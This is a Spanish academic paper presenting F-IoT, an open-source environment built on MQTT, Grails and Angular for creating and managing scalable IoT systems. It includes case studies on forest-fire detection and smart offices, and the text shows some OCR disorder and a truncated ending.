[8] Cocconi, D., Roa, J., Villarreal, P. (2018, Agosto). "A Platform Based on Cloud Computing for Executing Collaborative Business Processes". *CLEI Electronic Journal*, Vol. 21 No. 2, Paper 6, pp 6:1-6:26. ISSN: 0717-5000. DOI: 10.19153/cleiej.21.2 (https://doi.org/10.19153/cleiej.21.2).

[9] van der Aalst, W. M. P. (2011). "Process Mining: Discovering and Improving Spaghetti and Lasagna Processes". *IEEE Symposium on Computational Intelligence and Data Mining, (CIDM 2011)*. Paris, France, IEEE.

[10] van der Aalst, W. M. P., La Rosa, M., Santoro, F. M. (2016). "Business Process Management - Don't forget to improve the process!". *Business & Information Systems Engineering* 58(1): 1-6.

[11] Lazarte, I., Acosta Parra, C. A., Vilallonga, D. G. (2016). "Mejora y gestión de procesos de negocio inter-organizacionales aplicando técnicas de minería de procesos". *XVIII Workshop de Investigadores de Ciencias de la Computación*. Bs. As., Argentina.

[12] van der Aalst, W. M. P., Dustdar, S. (2012). "Process Mining Put into Context". *IEEE Computer Society*, vol. 16, IEEE, 2012, pp. 82–86.

[13] van der Aalst, W. (2016). "*Process Mining. Data Science in Action*", 2nda edición. Springer-Verlag Berlin Heidelberg.

[14] Object Management Group, OMG. (2011). "Business Process Modeling Notation, V2.0" https://www.omg.org/spec/BPMN/2.0/About-BPMN/.

[15] Hachicha, E., Assy, N., Gaaloul, W., Mendling, J. (2016, Junio). "A configurable resource allocation for multi-tenant process development in the cloud". *International Conference on Advanced Information Systems Engineering* (pp. 558-574). Springer, Cham.

[16] Cocconi, D., Roa, J. Villarreal, P. (2019, Abril). "eBPSim: A Simulation Tool for Testing Elasticity Strategies in Cloud-based Business Process Solutions". *Proceedings of the 22nd Iberoamerican Conference on Software Engineering (CIbSE 2019)*, pp 377-390, Curran Associates, Inc. La Habana, Cuba. ISBN: 978-1-5108-8795-4. http://www.proceedings.com/49253.html.

[17] Cocconi, D., Ferreyra, J. P., Verino, C., Pérez, M. (2018, Noviembre). "Optimización organizacional basada en la aplicación del ciclo de vida BPM completo para la mejora continua de los procesos de negocio". *Memorias del 6to Congreso Nacional de Ingeniería Informática – Sistemas de Información (CoNaIISI 2018)*. Mar del Plata, Argentina. ISSN: 2347-0372. https://www.conaiisi2018mdp.org/memorias/memorias.html.

[18] Heinrich, R., Merkle, P., Henss, J., Paech, B. (2017). "Integrating business process simulation and information system simulation for performance prediction". *Software & Systems Modeling*, 16(1), 257-277.

[19] Van der Aalst, W. M., Nakatumba, J., Rozinat, A., Russell, N. (2008). "Business Process Simulation: How to get it right". *BPM Center Report BPM-08-07*, BPMcenter.org, 285, 286-291.

Implementación y administración de sistemas de IoT escalables, usando F-IoT

Sebastián U. Flores, Camila C. Olguin, Mario M. Berón, Daniel E. Riesco
Área de Programación y Metodologías de Desarrollo de Software
Departamento de Informática - Facultad de Ciencias Físico Matemáticas y Naturales
Universidad Nacional de San Luis
sebastian.flores@ieee.org, camimt25@gmail.com, {mberon, driesco}@unsl.edu.ar

Resumen

En los últimos años, si bien los avances en las TICs han propiciado un amplio crecimiento del mercado del IoT a nivel mundial [1], sigue siendo un reto la creación de sistemas de IoT escalables, vertical y horizontalmente, que garanticen seguridad en todas las transacciones realizadas y privacidad de los datos almacenados y transmitidos. Es por ello que se decidió trabajar en la creación de F-IoT, un entorno de software pensado para la creación y administración de sistemas de IoT escalables, basado en software libre y gratuito, que busca resolver problemas en la infraestructura y arquitectura comunes a la planificación e implementación de todos los sistemas de IoT, para que el desarrollador pueda enfocarse en cuestiones específicas del dominio del problema, y en la selección del hardware que considere más adecuado.

1. Introducción

En los últimos años, los avances en las tecnologías de la información y comunicación han permitido crear soluciones a una amplia variedad de problemas que afectan a diversos ámbitos de las sociedades modernas.

Actualmente se habla del auge de la industria 4.0, a través del cual los sistemas de IoT pasaron de ser una novedad a formar parte de cada vez más procesos industriales, brindando información minuciosa y permitiendo tomar decisiones sobre cada una de las etapas de los mismos. También, los sistemas de IoT han comenzado a formar parte de las vidas de las personas, a través de diferentes variedades de sistemas de domótica, con fines tales como el incremento en la eficiencia energética de los edificios, el monitoreo del estado de salud de las personas o el cuidado del medio ambiente en general.

Sin embargo, la heterogeneidad de los ámbitos en los que se despliega esta clase de sistemas conlleva grandes desafíos en la planificación de los mismos. Algunos de ellos, están relacionados con la selección de las tecnologías adecuadas para cada parte del sistema. Otros, con la seguridad y la privacidad de la información que es transmitida y almacenada.

Grandes empresas y organizaciones científicas se han propuesto unificar esfuerzos en la creación de protocolos y tecnologías que estandaricen los procesos de desarrollo de sistemas que involucren IoT. Entre ellos, el protocolo MQTT, estandarizado por ISO [2] y por OASIS [3], es muy utilizado en la actualidad para comunicar a los dispositivos IoT (conocidos como Things o Cosas), entre sí y con los usuarios. Este protocolo ofrece ventajas frente a otros debido a su bajo consumo de datos en la transmisión de cada mensaje, y a la posibilidad de mantener conexiones asincrónicas; razones que favorecen la reducción en el consumo energético y en los requisitos de calidad de la conexión a internet de los dispositivos que lo utilicen.

De todas formas, la selección del protocolo de comunicación es solo una parte en la planificación de un sistema de IoT:

- Debe determinarse el hardware a utilizar, dependiendo de las características del problema que se busca resolver.
- Deben diseñarse las interfaces por medio de las cuales los usuarios podrán interactuar con el sistema. Tales interacciones pueden ser para solicitar información, indicar una orden o brindar información al mismo (esta última puede ser de forma manual o automatizada, a través de sensores).
- Se debe definir qué información se producirá con los datos obtenidos, y en qué manera. También, se debe definir en donde se almacenará tal información.
- Es imprescindible contar con una capa de seguridad encargada de proteger la privacidad y la fidelidad de los datos transmitidos, tanto como de garantizar la no intervención del sistema por parte de entidades ajenas al mismo con fines maliciosos (e.g. para Ataques de Denegación de Servicio Distribuidos [4]).
- El sistema podría crecer en cuanto a cantidad o tipos de dispositivos conectados, cantidad de usuarios o distancia geográfica entre los mismos, razones por las que debe ser planificado de forma escalable.

En base a los requisitos planteados, puede notarse que se debe disponer de una gran inversión en tiempo (y quizás recursos) para el desarrollo de un sistema de IoT. Es por ello que algunas organizaciones han creado herramientas de software que simplifican este procedimiento. Estas herramientas, si bien logran su cometido, presentan los siguientes inconvenientes de accesibilidad e interoperabilidad:

- Algunas son pagas, o si no lo son en su totalidad,

requieren de la compra de algunos módulos.
- Podría haber problemas de interoperabilidad si se deseara modularizar el sistema de IoT, utilizando tecnologías de diferentes fabricantes/desarrolladores.
- Si bien estas herramientas ofrecen amplias posibilidades en la implementación de diferentes configuraciones de sistemas de IoT, la mayoría no permite modificar su código fuente, razón que podría limitar el crecimiento de los sistemas de IoT a futuro.
- No todas las herramientas pueden descargarse, por lo que podría generarse una dependencia frente a servicios Web externos, los cuales podrían fallar eventualmente o ser modificados, afectando al funcionamiento de los sistemas de IoT que los utilicen.

Buscando una solución a gran parte de los problemas mencionados en los párrafos anteriores, en este artículo se presenta F-IoT, un entorno de software pensado para la creación y administración de sistemas de IoT escalables, basado en software libre y gratuito, y montado sobre los protocolos de comunicación MQTT y REST. F-IoT tiene como objetivo cubrir las necesidades de infraestructura y arquitectura comunes a la planificación y despliegue de todo sistema de IoT, para que quien desee crear uno pueda enfocarse desde un principio en las necesidades específicas del dominio del problema a resolver, sin tener que dedicar tiempo al análisis y evaluación de todas las herramientas disponibles en el mercado. Por otra parte, F-IoT puede ser desplegado en cualquier computadora, localmente o en la nube.

F-IoT consta de 2 módulos principales, cada uno de los cuales está desarrollado a partir de tecnologías modernas, utilizadas mundialmente y constantemente actualizadas por sus creadores. El primero de ellos, *F-IoT Core*, contiene toda la lógica de negocio y es el encargado de administrar la conexión entre la interfaz de usuario y la base de datos. El segundo, contiene toda la lógica relacionada con la interfaz de usuario, y es el encargado de conectar a este último con F-IoT Core. Además, permite la gestión de más de un sistema de IoT, al igual que la visualización en tiempo real de los datos transmitidos por cada uno de los dispositivos registrados en cada uno de los sistemas.

1.1. Métricas de un Sistema de IoT

Tal y como menciona Sing et. al. en [5], al momento de crear un Sistema de IoT, es importante obtener ciertas métricas sobre su desempeño global, y el desempeño específico de cada uno de sus componentes. Esto es importante tanto para la prevención de problemas en el Sistema, como para la corrección temprana de estos si los hubiera. También, las partes interesadas en el desarrollo correcto del Sistema podrían requerir información sobre el estado del mismo, para poder tomar decisiones a futuro, efectivas y realistas. Es por ello que, a continuación, se citarán aquellas métricas que pueden ser optimizadas a través de F-IoT:

1.1.1. Tiempo de respuesta

Si analizamos el sistema desde el/los servidores involucrados, esta métrica involucra el tiempo que demora cada servidor en responder a una solicitud realizada por algún dispositivo.

Si analizamos el sistema desde el lado de los dispositivos, esta métrica se refiere tanto al tiempo que se demora un dispositivo en responder a una orden como también al tiempo que se demora el mismo en responder ante cambios en el medio ambiente en el que se encuentra.

En ambos casos, es imprescindible poner a prueba esta métrica frente a situaciones límite.

1.1.2. Interoperabilidad

Es la capacidad de comunicar entre sí a sistemas que podrían poseer diferentes configuraciones de hardware, software o protocolo de comunicación. Esta métrica es muy importante en sistemas de IoT, teniendo en cuenta la heterogeneidad de los mismos descripta en la sección anterior.

1.1.3. Confiabilidad

La confiabilidad puede analizarse desde 2 puntos de vista. Por un lado, un sistema confiable es aquel en el cual la comunicación entre un par origen-destino asegura que, en caso de entregarse la información emitida, esta no tendrá cambios ni habrá sido decodificada por entidades no deseadas. Por otro lado, la confiabilidad incluye la capacidad de los sistemas para recuperarse frente a problemas que ocurran, o para adaptarse frente a cambios en el entorno en el que se encuentran desplegados.

1.1.4. Escalabilidad

Esta métrica está directamente relacionada con los Tiempos de Respuesta, en cuanto a que el sistema de IoT debe seguir ofreciendo Tiempos de Respuesta adecuados incluso habiéndose incorporado más usuarios y más dispositivos al mismo, habiéndose incrementado la heterogeneidad de los dispositivos conectados, habiéndose incrementado las distancias o las diferencias en cuanto a calidad de conexión a Internet entre los mismos.

1.1.5. Consumo energético

Un sistema de IoT debe configurarse de forma tal que logre reducir el consumo de energía de los dispositivos, ya que los mismos podrían depender de baterías, de energía solar o de otras fuentes que no garanticen estabilidad en el tiempo.

1.1.6. Seguridad y privacidad

Esta métrica es una de las más complejas de tratar, debido principalmente a las limitadas características de hardware con que cuentan los dispositivos de IoT, que impiden implementar en ellos protocolos de seguridad Web que son estándar en computadoras de escritorio o smartphones. Es por ello que se deben poner grandes esfuerzos en asegurar el sistema desde el lado del backend,

donde se cuenta con el potencial necesario para tal fin.

1.2. Protocolo MQTT

El protocolo *Message Queue Telemetry Transport (MQTT)* fue desarrollado por Andy Stanford-Clark (IBM) y Arlen Nipper (Eurotech) en el año 1999, con el fin de monitorear un ducto de petróleo a través del desierto [6].

MQTT, en su versión 3.1, es un protocolo de mensajería que trabaja de forma asíncrona sobre el protocolo TCP/IP. Está diseñado para ser liviano y fácil de implementar, por lo que es ideal para entornos limitados como los siguientes:

- Entornos donde la conexión a internet sea muy costosa, posea un bajo ancho de banda o donde se deba minimizar el tamaño de los paquetes transmitidos, ante el riesgo de pérdida de los mismos.
- Aplicaciones que deban ser ejecutadas en dispositivos embebidos, cuyo procesador o memoria se encuentren limitados.

Como se puede observar en la Figura 1, MQTT está basado en el patrón publicar/suscribir, a través del cual los *clientes* pueden suscribirse a canales de mensajería para recibir información que sea publicada por otros clientes. Un servidor intermediario (i.e. Message Broker) se encarga de que la información publicada en un canal llegue únicamente a aquellos clientes suscriptos al mismo.




Figura 1. El modelo de publicación y suscripción de MQTT para los sensores de IoT [21].

Cada mensaje transmitido está compuesto por un paquete de datos que, básicamente, posee:

- Un asunto o tema del mensaje (i.e. Topic). Este indica el nombre de un canal de comunicación, a través del cual los clientes podrán transmitir información al Message Broker, para que este último la redireccione hacia otros clientes que se hayan suscripto a ese tema. Ya que los mensajes MQTT están organizados por temas, el administrador del sistema posee la flexibilidad de restringir la clase de mensajes rtcon la que podrá interactuar cada uno de los clientes.
- Una carga útil binaria (i.e. payload). Esta corresponde al contenido del mensaje que desea ser transmitido y puede contener cualquier tipo de datos (e.g. JSON, XML, Base64).
- Un indicador de la 'calidad del servicio' deseada (i.e. QoS, por Quality of Service). Este se refiere a la consistencia con la que los mensajes del tema se deben entregar a los clientes. Para más detalle sobre los niveles de QoS, referirse a la Tabla 1.

Tabla 1. Definiciones de QoS en el protocolo MQTT 3.1 [22].

QoS	Bit 2	Bit 1	Descripción
0	0	0	Como mucho el mensaje se entregará una vez
1	0	1	El mensaje, al menos se entregará una vez
2	1	0	El mensaje se entregará exactamente una vez
-	1	1	Reservado – No debe ser usado

2. Trabajos Relacionados

En la actualidad, existen varias herramientas dedicadas a simplificar el proceso de desarrollo de un sistema de IoT.

Por ejemplo, Microsoft ofrece los llamados *aceleradores de soluciones IoT*. Estos son una colección de soluciones IoT completas y listas para implementarse que abordan escenarios comunes del IoT, como la supervisión remota, la fábrica conectada, el mantenimiento predictivo y la simulación de dispositivos; incluyendo todos los servicios basados en la nube necesarios, junto con el código de aplicación requerido. Estos aceleradores sirven como punto de partida para el desarrollo de soluciones IoT de cualquier magnitud. Como contrapartida, los mismos son de código abierto, pero los servicios basados en la nube requeridos para su utilización funcionan sobre la plataforma Azure de Microsoft, y requieren de una suscripción paga en la misma [7, 8].

Amazon, por su parte, ofrece un paquete de herramientas Web complementarias para el desarrollo de una solución IoT completa, siendo cada herramienta un módulo de la solución [9]. Para su uso, pide el registro previo a una suscripción paga en su plataforma en la nube, Amazon Web Services. Este servicio es muy completo, pero podría volverse costoso ya que, inevitablemente, será necesario contratar más de una herramienta del paquete.

Otra plataforma para el desarrollo de sistemas de IoT es Thingsboard. En este caso, hablamos de una plataforma de código abierto que ofrece funcionalidades de recolección, procesamiento y visualización de datos transmitidos en el Sistema. Además, permite la conexión y gestión de Dispositivos utilizando protocolos estándar en la industria del IoT (e.g. MQTT, CoAP, HTTP), y soporta despliegues locales y en la nube [10]. Posee una versión comunitaria y una versión paga.

Una herramienta muy utilizada en la actualidad es Node-Red [11]. La misma provee un editor Web a través

del cual pueden interconectarse diferentes servicios Web y dispositivos de hardware dentro de un grafo representativo del Sistema que se desee construir. Esta herramienta utiliza un modelo asíncrono basado en eventos, por lo que es tan ideal para ser ejecutado en dispositivos limitados en hardware (tales como las Raspberry Pi), como lo es para ser ejecutado en la nube.

Muchas de las herramientas existentes generan un cierto grado de dependencia de sus servicios. Esto implica que, si se deseara cambiar de proveedor de infraestructura, de proveedor de plataforma, o de sistema operativo, probablemente debiera utilizarse una nueva herramienta en lugar de la actualmente usada, debiendo también rediseñarse gran parte del sistema de IoT para que se adecúe a las nuevas condiciones. Esto conlleva altos costos en tiempo de desarrollo y grandes riesgos de pérdida de información, al adaptar el formato de los datos usados para que sean reconocidos por la nueva herramienta.

3. F-IoT

F-IoT es un entorno de software pensado para la creación y administración de sistemas de IoT escalables. Consta de diferentes módulos, tal y como puede verse en la Figura 2. Estos serán definidos, a continuación, en las subsecciones 3.2 a 3.5.

3.1 Modelo de datos

Antes de continuar, es importante describir el modelo de datos utilizado. Cada uno de los tipos de datos que lo componen, está registrado como una tabla en la base de datos, y representa información real sobre la cual trabaja cada uno de los módulos que componen F-IoT:

3.1.1. Sistema de IoT

Este se conforma por toda la información que constituye a cualquier sistema de IoT creado en F-IoT, tal como su nombre y su conexión con un Message Broker MQTT. En F-IoT, se puede definir más de un sistema de IoT, y cada uno de ellos puede conectarse a cualquier Message Broker registrado en F-IoT.

3.1.2. Message Broker

Este tipo de dato representa a un Message Broker MQTT. La información almacenada sobre cada Message Broker es su nombre y la URL utilizada para acceder al mismo (ya sea que esté instalado localmente o en un sitio remoto).

3.1.3. Ubicación

Para estructurar la forma en que se crean los canales de comunicación, se utilizan las Ubicaciones. Estas se organizan en forma de árbol, pudiendo tener sub Ubicaciones y, dentro de cada una de ellas, uno o más dispositivos que publiquen o reciban información. En F-IoT, cada Ubicación pertenece a un único Sistema de IoT.

3.1.4. Esquema

Un Esquema es una representación abstracta de una *Clase de Dispositivo*. Cada uno de ellos posee información común a todos los Dispositivos de su clase, tal y como el nombre de la clase, los canales de comunicación y el tipo de datos transmitido en cada uno de ellos. En F-IoT, los canales de comunicación pueden ser de 2 tipos: Salida y Entrada/Salida. Los canales de Salida son aquellos a través de los cuales el Dispositivo únicamente publicará información, y no escuchará mensajes transmitidos por otros clientes a través del mismo. Los canales de Entrada/Salida, en cambio, son aquellos a través de los cuales el Dispositivo podrá enviar y/o recibir mensajes.

Un buen ejemplo de Esquema es un controlador de 2 lámparas, con un sensor de iluminación integrado. Este mismo debería disponer de 3 canales:

- 1 canal de Salida, a través del cual publicar periódicamente el nivel de iluminación ambiental medido por su sensor de iluminación.
- 2 canales de Entrada/Salida, uno por cada lámpara, a través de los cuales publicar un mensaje cada vez que una persona encienda /apague la lámpara a través del botón físico, o recibir órdenes de encendido/apagado remoto.

3.1.5. Dispositivo

Este tipo de datos representa a una instancia de una Clase de Dispositivo, es decir, a un Dispositivo real que implementa un determinado Esquema, en un determinado Sistema de IoT. La información almacenada sobre cada Dispositivo es su nombre, su Esquema y su Ubicación en el árbol de Ubicaciones del Sistema. Además, por cada canal de comunicación de su Esquema, se registra una o más Rutas, sobre las cuales el Dispositivo publicará o recibirá mensajes asociados a ese canal. Cada Ruta debe estar asociada a una Ubicación registrada en el árbol de Ubicaciones. Esto se debe a que el Dispositivo podría comunicarse tanto con personas como con otros Dispositivos, cada uno de ellos posiblemente registrado en una Ubicación diferente. Entonces, para un mismo canal, podrían existir diferentes Rutas.

Cada una de las Rutas se corresponde, a bajo nivel, con un Tema MQTT que será administrado por el Message Broker correspondiente, y estará conformado por una cadena de caracteres de la forma *<Id Sistema IoT>/<Árbol de Ubicaciones de la Ruta>/<Id Dispositivo>/<Nombre del Canal de comunicación>*.

Siguiendo con el ejemplo del Esquema correspondiente al controlador de 2 lámparas, podría ser necesario que la información publicada por un Dispositivo que lo implemente, sea escuchada por otros Dispositivos, cada uno escuchando en una Ruta diferente. Entonces, el controlador de lámparas debería publicar los datos asociados a sus 3 Canales de comunicación en cada una de esas Rutas. Otra alternativa hubiera sido asignar una única Ruta al controlador de lámparas, y modificar las Rutas de los otros Dispositivos, para que escuchen sobre la Ubicación en la que publica el controlador de 2 lámparas.

3.2 Core

Este módulo, considerado como el Backend de F-IoT, posee 2 funcionalidades principales:

Por un lado, se suscribe a cada Ruta de cada Canal de comunicación, de cada Sistema de IoT registrado. Cada vez que se publica un mensaje en uno de los Canales (y, por lo tanto, en cada una de sus Rutas), obtiene metadatos del mismo y los almacena en una tabla de la base de datos. Los metadatos almacenados son la fecha de transmisión del mensaje, el cliente MQTT que lo publicó y el contenido transmitido. Los receptores del mensaje pueden inferirse luego a partir de las demás tablas de la base de datos.

Por otro lado, expone servicios REST que permiten a los usuarios registrar cada uno de los tipos de dato mencionados en la subsección anterior, y luego administrarlos.

3.2.1. Tecnología utilizada

Para implementar el backend se ha utilizado el *GRAILS* [12], un marco de trabajo Web basado en el lenguaje de programación Groovy, y construido sobre Spring Boot [13].

GRAILS simplifica la creación de aplicaciones Web, brindando soporte para la creación de servicios REST de forma estructurada y escalable, simplificando la administración de bases de datos relacionales y no relacionales a través de GORM, permitiendo la construcción e instalación de plugins que extiendan su funcionalidad y utilizando todas las características de la máquina virtual Java, potenciada a través de las funcionalidades del lenguaje Groovy, desarrollado por Apache Foundation. Además, GRAILS es de código abierto y es actualizado constantemente para brindar soporte a las últimas tecnologías Web.

Dado que Groovy está basado en Java, permite la ejecución de todas sus librerías. Es por ello que para escuchar las comunicaciones MQTT se utilizó la librería de Java PAHO [14], creada y mantenida por Eclipse Foundation, la cual brinda todas las características necesarias para el desarrollo del proyecto, y posee soporte continuo.

El cliente de base de datos utilizado es MySQL, uno de los clientes más utilizados y mejor puntuados del mundo, por sus grandes capacidades, su simplicidad de uso y la posibilidad de utilizarlo en casi cualquier sistema operativo moderno [15, 16].

3.3 MQTT Message Broker

Para cualquier sistema de IoT que desee implementarse a través de F-IoT, puede utilizarse cualquier Message Broker MQTT disponible en el mercado, que implemente el protocolo MQTT en su versión 3.1. De todas formas, en todas las etapas de la creación de F-IoT se usó *Mosquitto* [17], un Message Broker desarrollado y mantenido por Eclipse Foundation. Este es de uso gratuito y ofrece soporte para comunicaciones MQTT directas sobre TCP, o a través de Web Sockets. También, permite la configuración de comunicaciones MQTT seguras, a través de TLS [18].

3.4 Frontend Web

Para que los usuarios puedan conectarse a F-IoT y administrar todos los Sistemas de IoT registrados, es necesario ofrecer una interfaz visual simple, que brinde una buena experiencia desde cualquier dispositivo. Es por ello que se desarrolló una aplicación Web para tal fin, la cual puede ser ejecutada desde cualquier navegador Web, en cualquier tamaño de pantalla. La misma fue desarrollada en Angular 8, un entorno para el desarrollo Web en auge, creado y mantenido por Google, y utilizado por desarrolladores de todo el mundo.

Esta aplicación permite al usuario conectarse con los servicios REST del backend para configurar los Sistemas de IoT, y también conectarse a los Message Broker MQTT para visualizar en tiempo real los mensajes transmitidos por cada Dispositivo. Para conectarse con los Message Broker MQTT, nuevamente se utilizó la librería PAHO de Eclipse, en su versión para Javascript [19].

3.5 Dispositivos

El último eslabón de la arquitectura propuesta es aquel conformado por los Dispositivos IoT que se conectarán a F-IoT, para publicar o suscribirse a Canales de comunicación MQTT. Cada Dispositivo puede ser construido utilizando la configuración de hardware/software que se adecúe más al problema que intenta resolverse y a las condiciones en que se vaya a desarrollar la solución. Sin embargo, para que el Dispositivo pueda conectarse a F-IoT y, efectivamente, pueda ser controlado desde el Frontend, o pueda comunicarse con otros Dispositivos del Sistema, es necesario que implemente el protocolo MQTT, y que se conecte a los Canales de comunicación registrados en su Esquema, a través de las Rutas correspondientes a los mismos. Es importante recordar que cada Ruta representa a un Tema MQTT y está conformada por una cadena de caracteres única que la representa. Dependiendo del tipo de Canal de comunicación, un Dispositivo deberá conectarse de la siguiente forma:

- Por cada Ruta de un Canal de Salida, el Dispositivo debe publicar el dato asociado a ese Canal. Por ejemplo, la medición de un sensor de iluminación ambiental o el estado de la batería.
- Por cada Ruta de un Canal de Entrada/Salida, el Dispositivo deberá suscribirse a la misma, para la recepción de órdenes o información de un cierto tipo. Por ejemplo, el Dispositivo podría recibir la orden de encender el aire acondicionado en base a órdenes de uno o más Dispositivos externos que se encuentren monitoreando las condiciones ambientales. Además, si se considera apropiado, el dispositivo podría publicar un mensaje en esa misma Ruta cada vez que una persona ingrese al edificio y encienda manualmente el aire acondicionado, para informar que su estado ha cambiado (ya que la Ruta es de Entrada/Salida).

Teniendo en cuenta que el protocolo MQTT se ha convertido en un estándar en las comunicaciones IoT, muchos desarrolladores independientes y organizaciones mantienen librerías de software que lo implementan, en casi todos los lenguajes de programación y para casi cualquier plataforma, razón por la que el proceso de conexión de un Dispositivo a F-IoT se encuentra aún más simplificado, logrando reducir ampliamente los tiempos de creación de un Sistema de IoT de cualquier dimensión, dejando la mayor parte de los esfuerzos al diseño e implementación del hardware a utilizar en cada Dispositivo.

probabilidad de haber detectado fuego en una serie de imágenes capturadas por la cámara. Cada una de estas mini computadoras debería estar ubicada en un sector que desee protegerse, posiblemente en regiones sin acceso a la red eléctrica pública, por lo que deberían poseer una batería y un panel solar.

- F-IoT para que la guardia forestal pueda visualizar, a través del frontend, el estado de las cámaras y de la región protegida por cada una de ellas.




Figura 2. Arquitectura de F-IoT.

4. Casos de estudio

Desde un principio, F-IoT fue pensado para ser utilizado en el desarrollo de sistemas de IoT reales, y no solamente como una herramienta de alcance científico. A continuación, se presentan 2 claros ejemplos de sistemas que pueden desarrollarse utilizando F-IoT:

4.1. Detección temprana de incendios forestales

Teniendo en cuenta la gran cantidad de incendios forestales que se producen al año en diferentes partes del mundo, se planteó la necesidad de crear un sistema de detección temprana que reconozca principios de incendio y alerte a las autoridades correspondientes para que logren extinguirlo antes de que se expanda territorialmente.

A partir de esta necesidad, se diseñó un sistema de IoT, conformado por los siguientes componentes principales:

- Una red de mini computadoras equipadas con cada una con una cámara y un sistema de procesamiento de imágenes que reconozca posibles focos de incendio, y entregue como resultado el nivel de

4.1.1. Configuración del sistema

Se instalaron todos los componentes de F-IoT en una computadora (Message Broker MQTT, backend, base de datos y frontend). A continuación, se diseñó la estructura del sistema, a través del frontend de F-IoT, de la siguiente forma:

- En primer lugar, se creó un nuevo Sistema de IoT, y se le asignó el Message Broker MQTT instalado localmente.
- A continuación, se creó el árbol de Ubicaciones. Para ello, se dividió virtualmente la región a proteger en subregiones, creando para cada una de ellas una Ubicación en el sistema.
- Luego, se creó un Esquema llamado Cámara, con 2 canales de mensajería: uno destinado a publicar el nivel de probabilidad de que haya un incendio en la sub región protegida; otro destinado a publicar el nivel de carga de la batería.
- Por cada cámara, se registró un Dispositivo en el Sistema, cada uno de ellos utilizando el esquema Cámara y teniendo como Ubicación la sub región

en la que se encontrara físicamente la cámara. Considerando que los Dispositivos únicamente serían controlados por los usuarios a través del frontend, cada Canal de comunicación poseería como única Ruta a la Ubicación en la que se encuentra registrado el Dispositivo que publica en la misma. Para una mejor comprensión, las Rutas asociadas a los Canales de comunicación pueden verse en la Figura 3.




Figura 3. Rutas del sistema de detección temprana de incendios forestales.

Este sistema de prevención de incendios todavía se encuentra en desarrollo, ya que aún queda construir el sistema de procesamiento de imágenes que detecte incendios, pero se pretender trabajar en el mismo, en un futuro cercano. Sin embargo, para propósitos de prueba se trabajó con datos ficticios.

En la Figura 4 se muestra una captura de pantalla de la forma en que pueden verse los datos del sistema, en tiempo real, a través de F-IoT.

4.2 Oficinas inteligentes

Se planteó la creación de un sistema de domótica para un edificio de oficinas, que automatice de forma inteligente el control de la iluminación y la temperatura ambiente. Es por ello que se propuso la instalación de los siguientes dispositivos IoT:

- En el techo de cada una de las oficinas, se ubicaría un sensor de iluminación. La función del mismo sería notificar periódicamente al sistema el nivel de luz de cada oficina, para que pueda regularse automáticamente el nivel de intensidad asignado a cada lámpara.
- Además, para evitar prender las luces cuando no hubiera personas presentes, se colocarían sensores de movimiento en cada oficina, con la condición de que, si uno de ellos detectara a una persona y el nivel de luz de la habitación era muy bajo, debía encenderse la lámpara correspondiente y al nivel necesario.
- En cada llave de luz, se colocaría un controlador físico que permitiera variar por software la intensidad de la lámpara bajo su control. Para automatizar el sistema, cada controlador de luz debería escuchar las actualizaciones publicadas por los sensores de luz y movimiento.

4.2.1. Configuración del sistema

Al igual que en el sistema anterior, se instalaron todos los componentes de F-IoT en una computadora (Message Broker MQTT, backend, base de datos y frontend). A continuación, se diseñó la estructura del sistema de la siguiente forma:

- En primer lugar, se creó un nuevo Sistema de IoT, y se le asignó el Message Broker MQTT instalado localmente.
- A continuación, se registró cada oficina en el árbol de Ubicaciones, teniendo como resultado 3 Ubicaciones.
